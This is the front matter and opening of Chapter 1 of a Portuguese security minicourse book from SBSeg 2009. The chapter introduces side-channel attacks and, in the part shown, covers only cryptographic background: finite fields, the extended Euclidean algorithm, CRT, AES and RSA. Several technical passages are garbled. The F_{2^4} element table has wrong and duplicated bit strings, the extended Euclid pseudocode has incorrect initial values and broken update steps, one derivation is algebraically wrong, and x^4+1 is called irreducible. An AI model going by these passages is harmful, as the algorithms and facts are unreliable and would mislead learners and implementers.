MINICURSOS SBSEG 2009

Sociedade Brasileira de Computação - SBC

IX SIMPÓSIO BRASILEIRO DE SEGURANÇA DA INFORMAÇÃO
E DE SISTEMAS COMPUTACIONAIS

28 de Setembro a 02 de Outubro de 2009
Campinas, SP

MINICURSOS
SBSEG 2009

Altair Santin (PUCPR)
Raul Ceretta Nunes (UFSM)
Ricardo Dahab (UNICAMP)

Organizadores

Editora

Capa: Marcus Vinicius Bezerra Molina
Produção Editorial: Altair Santin, Dario Carlos Ribeiro Ramires Junior, Érico Marcelo Hoff do Amaral e Raul Ceretta Nunes.
Projeto Gráfico: Centro de Tecnologia – UFSM

Cópias Adicionais:
Sociedade Brasileira de Computação (SBC)
Av. Bento Gonçalves, 9500 - Setor 4 - Prédio 43.412 - Sala 219
Bairro Agronomia - CEP 91.509-900 - Porto Alegre - RS
Fone: (51) 3308-6835
E-mail: sbc@sbc.org.br

Dados Internacionais de Catalogação na Publicação (CIP)

S612 Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais (9. : 28 set.-2 out. 2009 : Campinas)
Minicursos [recurso eletrônico] : SBSeg 2009 / organização: Altair Santin ; Raul Ceretta Nunes ; Ricardo Dahab. Dados eletrônicos. – Porto Alegre : Sociedade Brasileira de Computação, 2009.
ix, 284 p. ; PDF : 14,6MB

Inclui bibliografia
ISBN 978-85-7669-500-4 (e-book)

1. Ciência da computação. 2. Segurança da informação. 3. Sistemas computacionais. I. Santin, Altair. II. Nunes, Raul Ceretta. III. Dahab, Ricardo. IV. Universidade Estadual de Campinas. V. Universidade Federal de Santa Maria. VI. Sociedade Brasileira de Computação. VII. Título.

CDU 004(063)

Ficha catalográfica elaborada por Jéssica Paola Macedo Müller – CRB-10/2662
Biblioteca Digital da SBC – SBC OpenLib

Índice para catálogo sistemático:

1. Ciência e tecnologia informáticas : Computação : Processamento de dados – Publicação de conferências, congressos, simpósios etc... 004(063)

Agradecimentos

Aos autores dos capítulos,
pelo excelente trabalho realizado na confecção de textos de reconhecida relevância para a comunidade científica e profissional em segurança da informação e de sistemas computacionais

Aos revisores,
pela disposição em participar do comitê de avaliação, pela leitura criteriosa e qualificada realizada e pelas sugestões que auxiliaram a enriquecer a qualidade final deste livro.

Ao CNPq, CAPES e CGI.br,
pelo apoio financeiro.

Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais - SBSEG 2009

Coordenação Geral do SBSeg 2009
Raul Ceretta Nunes (UFSM)
Ricardo Dahab (UNICAMP)

Coordenação do Comitê de Programa
Anderson C. A. Nascimento (UnB)
Luciano Paschoal Gaspary (UFRGS)

Coordenador de Palestras e Tutoriais
Michel Abdalla (ENS-França)

Coordenador de Minicursos
Altair Santin (PUCPR)

Coordenador do Workshop de Trabalhos de Iniciação Científica e de Graduação
Leonardo B. Oliveira (UNICAMP)

Coordenador do Fórum de Segurança Corporativa
Antônio Montes (CTI/MCT)

Comitê de Avaliação de Minicursos
Alysson Bessani (Univ. de Lisboa)
Altair Olivo Santin (PUCPR), Coordenador
Carlos Alberto Maziero (PUCPR)
Fátima Duarte Figueiredo (PUC Minas)
Flavia Delicato (UFRN)
Joni da Silva Fraga (UFSC)
Jorge Nakahara Jr. (EPFL)
Lau Cheuk Lung (UFSC)
Luci Pirmez (UFRJ)
Luiz Fernando Rust da Costa Carmo (UFRJ)
Marinho Barcellos (UFRGS)
Michelle Wangham (Univali)
Rossana Andrade (UFC)

Comitê Consultivo CESeg/SBC
André Luiz Moura dos Santos (UECE)
Antônio Montes (CTI/MCT)
Joni da Silva Fraga (UFSC)
Jorge Nakahara Junior (EPFL)
Luciano Paschoal Gaspary (UFRGS) - Coordenador
Luiz Fernando Rust da Costa Carmo (UFRJ)
Marinho Pilla Barcellos (UFRGS) – Vice-Coordenador
Paulo Sérgio Licciardi Messeder Barreto (USP)
Ricardo Dahab (UNICAMP)

Organização Local
Dario Carlos Ribeiro Ramires Junior (UFSM)
Érico Hoff Amaral (UFSM)
Sandro Lemos Oliveira (UFSM)

Sumário

Prefácio

Na IX edição do Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais (SBSeg 2009) recebemos um número expressivo de 19 submissões de propostas de minicurso. A comissão de avaliação composta de 13 pesquisadores selecionou as 6 melhores propostas, as quais encontram-se publicadas como capítulos neste livro. Além da publicação, os minicursos integram a programação do evento com apresentação oral de 4 horas de duração cada um. Os capítulos estão organizados como comentado a seguir.

O Capítulo 1, "Introdução a Ataques por Canais Secundários", aborda a problemática envolvida na proteção de recursos criptográficos sensíveis em dispositivos eletrônicos embarcados.

O Capítulo 2, "Modelos de Criptografia de Chave Pública Alternativos", concentra os seus esforços na avaliação das dificuldades de uso de infraestrutura de chaves públicas e faz sugestões no sentido da utilização de alternativas para viabilizar a criptografia de chaves públicas em diferentes contextos.

O Capítulo 3, "Segurança em Redes Colaborativas: Desafios e Propostas de Soluções", discute os desafios na definição de políticas, relações de confiança, autenticação, autorização e na manutenção de privacidade em ambientes colaborativos.

O Capítulo 4, "Segurança em Redes de Sensores sem fio", faz um apanhado geral dos aspectos de segurança no ambiente de redes de sensores sem fio, dando ênfase a soluções de segurança para problemas relacionados a roteamento, localização e agregação de dados. O capítulo salienta as necessidades de criptografia para proteger um conteúdo em trânsito.

O Capítulo 5, "Técnicas de Visualização de Dados aplicadas à Segurança da Informação", apresenta o uso de técnicas de visualização gráfica para auxiliar na inspeção de eventos de segurança, quando o número de ocorrências é elevado.

E finalmente, o Capítulo 6, "Vulnerabilidades em Aplicações Web e Mecanismos de Proteção", estuda as vulnerabilidades mais comuns do ambiente web e propõe um conjunto de medidas de prevenção para mitigar as mesmas.

Nós da organização do SBSeg 2009 agradecemos a comissão de avaliação, pela dedicação na avaliação dos minicursos, aos pesquisadores, pelo envio das propostas, e aos autores dos capítulos, pelos excelentes conteúdos. Temos certeza que este livro representa o estado da arte em pesquisa em áreas importantes para a segurança da informação e de sistemas computacionais e será uma referência de consulta para muitos.

Altair Santin
Raul Ceretta Nunes
Ricardo Dahab
Organizadores

Capítulo 1

Introdução a Ataques por Canais Secundários

João Paulo Fernandes Ventura [1] , Ricardo Dahab [2]

Abstract

Embedded electronic devices capable of communicating usually implement secure cryptographic algorithms and schemes which make use of secret keys. However, these hardware devices may reveal partial (or even total) information about these keys, through unsuspected channels such as eletromagnetic emissions and power consumption traces. Attacks using these secondary means, i.e., not using the main communication channels with the device, are collectively known as Side-Channel Attacks. This text gives an introduction to this subject, discussing examples and some known countermeasures.

Resumo

Dispositivos eletrônicos embarcados capazes de comunicarem-se usualmente implementam algoritmos e esquemas criptográficos que empregam chaves sigilosas. Contudo, esses dispositivos podem revelar informações parciais (ou até completas) sobre essas chaves, por canais insuspeitos como medições de emissões eletromagnéticas ou de consumo de potência. Ataques que usam esses canais secundários, isto é, alternativos ao canal principal de comunicação com o dispositivo, são conhecidos por Ataques por Canais Secundários (ou também Ataques por Canais Colaterais). Este texto faz uma breve introdução ao assunto, discutindo exemplos e algumas contramedidas conhecidas.

1.1. Introdução

Os modelos atuais de comunicação consistem na crescente troca de informações processadas digitalmente através de canais inseguros (Figura 1.1). Portanto, fica a cargo das entidades envolvidas garantirem a privacidade, integridade e autenticidade tanto dos dados como também das próprias entidades. O provimento de tais requisitos de segurança é comumente obtido com o uso de técnicas criptográficas.

[1]Este trabalho foi parcialmente financiado pelo CNPq
[2]Este trabalho foi parcialmente financiado pela FAPESP e pelo CNPq




Figura 1.1. Entidades Alice e Bob se comunicam através de um canal inseguro enquanto adversário Eve tenta obter acesso a mensagem.

As primeiras técnicas modernas implementadas são os chamados *modelos criptográficos simétricos*, os quais utilizam algoritmos como TEA, DES, Triple DES e AES [Stinson 2002]. Apesar das implementações de tais algoritmos serem muito eficientes, tanto em *hardware* quanto em *software*, sua principal desvantagem advém do fato das entidades comunicantes necessitarem previamente estabelecer através de um canal seguro a chave secreta a ser utilizada (Figura 1.3(a)).

Os algoritmos criptográficos assimétricos como RSA [Rivest et al. 1978], DSA [El Gamal 1985], ECC [Koblitz 1987, Miller 1986], etc, foram criados com o intuito de eliminar o entrave do acordo de chaves (Figura 1.3(b)). Entretanto, devido à maior complexidade dos cálculos efetuados e do maior número de bits necessários para compor as chaves, esses protocolos são muito menos eficientes do que os simétricos.

Em ambos os casos, a segurança do método baseia-se na premissa de que a chave utilizada, seja a chave secreta no modelo simétrico, seja na chave privada no modelo assimétrico, não pode ser obtida observando-se somente informações públicas ou obtidas do canal inseguro. Do ponto de vista de tal premissa baseiam-se as seguintes hipóteses:

1. *Intratabilidade computacional:* a quantidade de tempo e recursos computacionais necessários para quebrar um esquema criptográfico é tão grande que torna proibitiva qualquer tentativa. O crescente poder de processamento dos computadores é o maior inimigo dessa premissa, forçando a adoção de chaves com comprimentos cada vez maiores.

2. *Ausência de falhas na especificação:* ainda que a obtenção da chave através de ataques por força bruta seja inviável, o esquema criptográfico não deve possuir falhas que viabilizem a descoberta da chave secreta.

Motivação

Ainda que as duas hipóteses anteriores sejam válidas, não existem garantias plenas de que a implementação de um método criptográfico seja segura. Informações sensíveis podem vazar através de canais secundários tais como medição do consumo de potência, emanações eletromagnéticas, etc, não previstos durante a implementação. Isso é ainda mais dramático em dispositivos eletrônicos embarcados, como *smart cards*, SIM Cards e sensores RFID porque a natureza exposta de seus circuitos os torna muito mais vulneráveis

Figura 1.2. Smart card, SIM card e sensor RFID.

a esse tipo de vazamentos. A coleta e análise dessas informações podem viabilizar um ataque contra o método criptográfico; esse novo modelo de ataque é denominado Ataque por Canais Secundários ou Ataques por Canais Concorrentes.

A proposta desse trabalho é fazer uma breve introdução a esse modelo de ataque, com foco em dispositivos embarcados.

Organização deste documento

Além desta, compõem este documento as seguintes seções:

1.2. Esquemas criptográficos de interesse: apresentação de conceitos matemáticos básicos e alguns esquemas criptográficos utilizados nas seções seguintes.

1.3. Tipificação dos ataques: categorização dos ataques de acordo com a grandeza física que pode fornecer informações sensíveis sobre a chave de um esquema criptográfico.

1.4. Exempos de ataques por canais secundários: apresentação de ataques e possíveis soluções.

1.5. Considerações finais: discussão sobre todos os resultados apresentados.

1.2. Esquemas criptográficos de interesse

Nesta seção, inicialmente será apresentado o conceito da teoria dos números, com o objetivo de embasar a descrição algoritmos simétricos e assimétricos. Ainda que esses algoritmos sejam vastamente conhecidos pela comunidade, é necessário que o leitor tenha conhecimento de certas partes fundamentais, uma vez que são elas que viabilizam os ataques.

1.2.1. Conceitos básicos da algebra e Teoria dos Números

Grupos e Corpos Finitos

Seja $\mathbb{S}$ um conjunto e $\diamond$ uma operação qualquer sobre elementos desse conjunto. O par $(\mathbb{S}, \diamond)$ é um grupo obedecer as seguintes propriedades:

1. *Fechamento* : $\forall a, b \in \mathbb{S}, a \diamond b \in \mathbb{S}$.

2. *Comutatividade* : $\forall a,b \in S, a \diamond b = b \diamond a$.
3. *Associatividade*: $\forall a,b,c \in S, (a \diamond b) \diamond c = a \diamond (b \diamond c)$.
4. *Existência de elemento neutro*: $\exists n \in \mathbb{S} \mid \forall a \in \mathbb{S}, a \diamond n = n \diamond a = a$.
5. *Existência de inverso* : $\forall a \in \mathbb{S}, \exists i \in \mathbb{S} \mid a \diamond i = i \diamond a = n$, onde n é o elemento neutro.

Um grupo é *finito* se $\mathbb{S}$ é um conjunto finito. Nesse caso, a *ordem* de um elemento $a \in \mathbb{S}$ é o menor inteiro t tal que:

$$\underbrace{a \diamond a \diamond \ldots . \diamond a}_{t} = n$$

Desse modo definimos um *corpo* como um conjunto $\mathbb{F}$ munido de duas operações, adição (denotada por $+$) e multiplicação (denotada por $\cdot$) tais que:

1. $(\mathbb{F}, +)$ formam um grupo abeliano com elemento neutro denotado por 0.
2. $(\mathbb{F} \setminus \{0\}, \cdot)$ formam um grupo abeliano com elemento neutro denotado por 1.
3. $\forall a,b,c \in \mathbb{F} : (a+b) \cdot c = a \cdot c + b \cdot c$.

Um corpo é finito quando $\mathbb{F}$ é finito e quando esse for o caso, definimos a *ordem do corpo finito* como $|\mathbb{F}| = q$. Existe apenas um corpo finito $\mathbb{F}$ de ordem q se e somente se $q = p^m$, sendo p um número primo denominado característica de $\mathbb{F}$. Dois corpos finitos de mesma ordem são iguais, a menos de um isomorfismo entre seus elementos. Assim denotamos o *corpo finito* com p^m elementos por $\mathbb{F}_{p^m}$.

Um corpo é dito *primo* se $m = 1$. Um corpo primo de ordem q pode ser definido tomando-se $\mathbb{F}_q = \mathbb{Z}_q = \{0,1,2,...q-1\}$ e as operações de soma e multiplicação usuais de *módulo q*, isto é, $(a+b) = (a+b) \bmod q$ e $(a \cdot b) = (a \cdot b) \bmod q$ onde $x \bmod p$ é o resto da divisão de x por q. Já corpos primos de ordem $q = 2^m$ são denominados *corpos binários*. Seus elementos são polinômios com coeficientes em $\{0,1\}$ e grau máximo igual a $m-1$:

$$F_{2^m} = \left\{ \sum_{i=0}^{m-1} a_i x^i : a_i \in \{0,1\} \right\}$$

Neste caso, para $a,b \in \mathbb{F}_{2^m}$, definimos $a+b$ e $a \cdot b$ módulo um polinômio irredutível $f(x)$ de grau m. Elementos de $\mathbb{F}_{2^m}$ podem ser representados como cadeias de m bits como mostra a Tabela 1.1.

0	0000	x^2	0010	x^3	0100	x^3+x^2	1100
1	0001	x^2+1	0011	x^3+1	0101	x^3+x^2+1	1101
x	0010	x^2+x	0011	x^3+x	0110	x^3+x^2+x	1110
$x+1$	0011	x^2+x+1	0011	x^3+x+1	0111	x^3+x^2+x+1	1111

Tabela 1.1. Elementos de $\mathbb{F}_{2^4}$ com polinômio irredutível $f(x) = x^4+x+1$.

Algoritmo Estendido de Euclides

Sejam a e n números naturais com $n > 0$ e $n > a$, o maior divisor comum d de a e n pode ser facilmente obtido utilizando o algoritmo de euclides que usa a seguinte propriedade indutiva:

$$d = mdc(a,n) = mdc(n \bmod a, a)$$

O Algoritmo de Euclides pode ser estendido de forma a calcular $x, y \in \mathbb{Z}$ tais que $d = ax + by$ (Algoritmo 1.1). Supondo $d = mdc(a,n) = 1$, ao final da execução do algoritmo teríamos:

$$ax + ny = 1$$

Portanto $ax = 1 - xy$, ou $(a \cdot x) \bmod n = 1$, o que implica que x é o inverso multiplicativo de a. Denotamos esse inverso por $a^{-1} \bmod n$. Dessa forma, o Algoritmo Estendido de Euclides é uma forma de determinar inversos multiplicativos em grupos abelianos multiplicativos.

No restante desse texto usaremos a seguinte notação: $Z_n = \{0, 1, 2, ..., n-1\}$ e $Z_n^* = \{1, 2, ..., n-1\}$, para n um inteiro positivo. Também, quando $a \bmod n = b \bmod n$, para a e b inteiros quaisquer e n um inteiro positivo, escrevemos $a \equiv b \pmod{n}$ e dizemos que *a e b são congruentes módulo n*.

Algoritmo 1.1. Algoritmo Estendido de Euclides

Entrada: inteiros positivos a e n tal que $a \leqslant n$
Saída: $d = mdc(a,n)$ e inteiros x, y tais que $ax + ny = d$

01. $u \leftarrow a$, $v \leftarrow n$
02. $x_1 \leftarrow 1$, $y_1 \leftarrow 1$
03. Enquanto $u \neq 0$ faça
04. $\quad q \leftarrow \left\lfloor \frac{v}{u} \right\rfloor$, $r \leftarrow v - qu$, $x \leftarrow x_2 - qx_1$, $y \leftarrow y_2 - qy_1$
05. $\quad d \leftarrow v$, $v \leftarrow x_2$, $y \leftarrow y_2$
06. Retorne (d, x, y)

Teorema chinês do resto

Seja $M = \prod_{i=1}^{r} m_i$, onde $\{m_1, m_2, ..., m_i, m_{i+1}, ..., m_r\}$ onde cada m_i é um inteiro positivo e $mdc(m_i, m_j) = 1$. Suponha o sistema:

$$\begin{aligned} x &\equiv a_1 \pmod{m_1} \\ x &\equiv a_2 \pmod{m_2} \\ &\ldots \\ x &\equiv a_r \pmod{m_r} \end{aligned}$$

O *Teorema Chinês do Resto* (*Chinese Remainder Theorem* ou CRT) fornece uma solução única para esse sistema dada por:

$$x = \sum_{i=1}^{r} a_i M_i y_i \bmod M,\ M_i = \frac{M}{m_i}\ e\ y_i = M_i^{-1} \bmod m_i$$

Operações aritméticas com números extensos requerem um grande tempo de processamento, sendo uma das mais caras a exponenciação modular. O Teorema Chinês do Resto é um método que permite que x mod M, para $M = \prod_{i=0}^{r} m_i$, possa ser calculado a partir do cálculo de x mod $m_1, ..., x$ mod m_r que são quantias bem menores, possibilitando uma redução do custo de processamento.

1.2.2. Sistemas simétricos

Fundamentos

Em esquemas criptográficos de chaves simétricas as entidades envolvidas na comunicação primeiramente entram em acordo de que a chave utilizada é secreta e autêntica e só então realizar a comunicação através do canal inseguros [Hankerson et al. 2003]. Exemplos de sistemas simétricos são o DES (*Data Encryption Algorithm*), o TripleDES e o AES (*Advanced Encryption Standard*) [Daemen and Rijmen 2002].




Figura 1.3. Criptografia simétrica versus criptografia assimétrica. [Hankerson et al. 2003]

Apesar de implementações tanto em *hardware* como em *software* serem extremamente eficientes, existem dois inconvenientes nesse esquema criptográfico:

- **Distribuição das chaves:** o acordo da chave secreta deve ser feito através de um canal secreto e autenticado. Isso pode ser feito fisicamente (através de um entregador confiável). Outra maneira é utilizar uma TTP (*Trusted Third Party* ou Terceira Parte Confiável) que inicialmente estabelece um acordo de chaves com todas as entidades comunicantes e distribui outras chaves entre elas conforme a necessidade.
- **Gerenciamento das chaves:** em um sistema com N entidades, cada uma delas precisaria armazenar $N-1$ chaves secretas. Ainda que seja utilizado a TTP para fazer requisição de chaves sob demanda, ela se tornaria um gargalo na comunicação [Hankerson et al. 2003].

AES: Advanced Encryption Standard

Um dos primeiros esquemas simétricos de criptografia criados foi o DES (*Data Encryption Standard*) pela IBM em 1973 a pedido do *National Bureau of Standads* (atualmente conhecido como *National Institute of Standards and Technology*). Ele foi um dos padrões mais utilizados na história. Com o crescimento da capacidade computacional desde sua criação, em 1997 um consórcio mostrou ser viável quebrar o DES e portanto o NIST lançou um processo de seleção de algoritmos para substitui-lo. O algoritmo vencedor do concurso foi criado por Vincent Rijmen e Joan Daemen e denominado Rijndael. Originalmente o Rindael suportava mensagens composta por blocos de 128, 160, 192, 224 e 256 bits utilizando chaves de 128, 160, 192, 224 ou 256 bits. Porém a versão sob o nome de AES suporta apenas blocos de 128 bits cifrados com chaves de 128, 192 ou 256 bits.




Figura 1.4. *Advanced Encryption Standard* [Zabala 2009].

No AES a unidade de encriptação das mensagens é um bloco de 128 bits, que podem ser visualizados como uma matriz 4×4 com termos de 1 *byte*. Como as operações são feitas *byte-a-byte* e cada *byte* possui 8 bits, as operações podem ser entendidas como operações sobre corpos finitos binários da forma F_{2^8}. O processo de encriptação consiste em realizar *rounds* (ou rodadas) de transformações repetidamente e os resultados intermediários da encriptação são armazenados em uma matriz 4×4 denominada $State$.

Como mostra a Figura 1.4, as etapas que podem compor uma rodada são:

1. ***AddRoundKey:*** nesse passo a subchave é combinada com a matriz de estados. Em cada rodada, uma nova subchave é derivada a partir da chave principal utilizando o algoritmo de escalonamento de chaves do AES, sendo que as subchaves possuem o mesmo tamanho da matriz de estados. A operação de adição consiste em realizar um *ou-exclusivo* de cada um dos bits que compõem as matrizes (Figura 1.5).




Figura 1.5. *AddRoundKeys* [Daemen and Rijmen 2002].

2. ***SubBytes:*** cada *byte* do vetor é atualizado utilizando uma de matriz de substituição com termos de 8 bits denominada S-BOX. É essa matriz é o que garante parte da aleatoriedade do encriptador. A S-BOX é gerada a partir dos inversos multiplicativos sobre F_{2^8} (Figura 1.6).




Figura 1.6. *SubBytes* [Daemen and Rijmen 2002].

3. ***ShiftsRows***: nesse estágio as linhas são rotacionadas de um certo número i de termos à esquerda, sendo i o índice da linha da matriz. Logo, enquanto a primeira linha ($i = 0$) não sofre rotação, a quarta linha ($i = 3$) é rotacionada de três termos (Figura 1.7).




Figura 1.7. *ShiftRows* [Daemen and Rijmen 2002].

4. ***MixColumns:*** nesse estágio, as colunas da matriz *State* são interpretadas como elementos de $F_{2^8}(x)$, sendo $f(x) = x^4 + 1$ o polinômio irredutível utilizado. Cada coluna é multiplicada por $c(x) = (03, 01, 01, 02) \in F_{2^8}(x)$. Essa operação pode ser visualizada como uma multiplicação de matrizes (Figura 1.8).




Figura 1.8. *MixColumns* [Daemen and Rijmen 2002].

1.2.3. Sistemas assimétricos

Sistemas assimétricos, também conhecidos como sistemas de chave pública, foram inicialmente propostos [Diffie and Hellman 1976] para solucionar as questões da distribuição e gerenciamento das chaves secretas na criptografia simétrica. Nesse esquema criptográfico, as entidades não precisam garantir o sigilo das chaves de encriptação mas apenas sua autenticidade. Cada entidade deve escolher um par (e,d), correspondendo respectivamente a *chave pública* (para encriptar) e a *chave privada* (para decriptar), sendo computacional inviável descobrir a chave privada partindo apenas da chave pública. Esses sistemas também precisam prover mecanismos para garantir o sigilo das mensagens, o não repúdio das entidades e a autencididade de mensagens e entidades [Stinson 2002, Hankerson et al. 2003].

Apesar de resolver os inconvenientes de sistemas simétricos, sistemas de chave pública são substancialmente mais lentos. Por isso, a prática é a utilização de sistemas híbridos, nos quais utiliza-se o sistema assimétrico apenas para estabelecer chaves para serem utilizadas em sistemas simétricos.

1.2.3.1. Sistemas RSA

Os Algoritmos 1.2, 1.3 e 1.4 descrevem os procedimentos para geração de chaves, encriptação e decriptação, respectivamente, do RSA. A notação $a \in_R [x,y]$ significa escolher um número a aleatoriamente dentro do intervalo $[x,y]$.

É importante notar que todas as operações descritas nesses algoritmos podem ser implementadas eficientemente. Em particular, o cálculo da chave privada d no passo 04 do Algoritmo 1.2 é feito com o Algoritmo Estendido de Euclides.

A robustez criptográfica do RSA vem da dificuldade reconhecida do problema da fatoração de inteiros grandes, no caso o inteiro n, e da também reconhecida dificuldade de inversão da função de encriptação:

$$m^e \bmod n$$

sem o conhecimento da chave privada d.

Algoritmo 1.2. Geração do par de chaves do RSA
Entrada: parâmetro seguro l
Saída: chave pública (e,n) e chave privada (d)

01. Escolher aleatóriamente dois primos p e q de $\frac{l}{2}$ *bits de comprimento*.
02. Calcular $n \leftarrow pq$ e $\phi(n) \leftarrow (p-1)(q-1)$
03. Escolher $e \in_R [1, \phi(n)]$ tal que $mdc(e, \phi(n)) = 1$
04. Calcular um inteiro d tal que $d \in [1, \phi(n)]$ e $ed \equiv 1 \pmod{\phi(n)}$

Algoritmo 1.3. Encriptação básica do RSA
Entrada: chave pública (e,n) e texti claro $m \in [0, n-1]$
Saída: texto encriptado c

01. Calcular $c \leftarrow m^e \bmod n$.
02. Retornar c

Algoritmo 1.4. Decriptação básica do RSA
Entrada: chave pública (e,n), chave privada d, texto encriptado c
Saída: texto claro m

01. Calcular $m \leftarrow c^d \bmod n$.
02. Retornar m

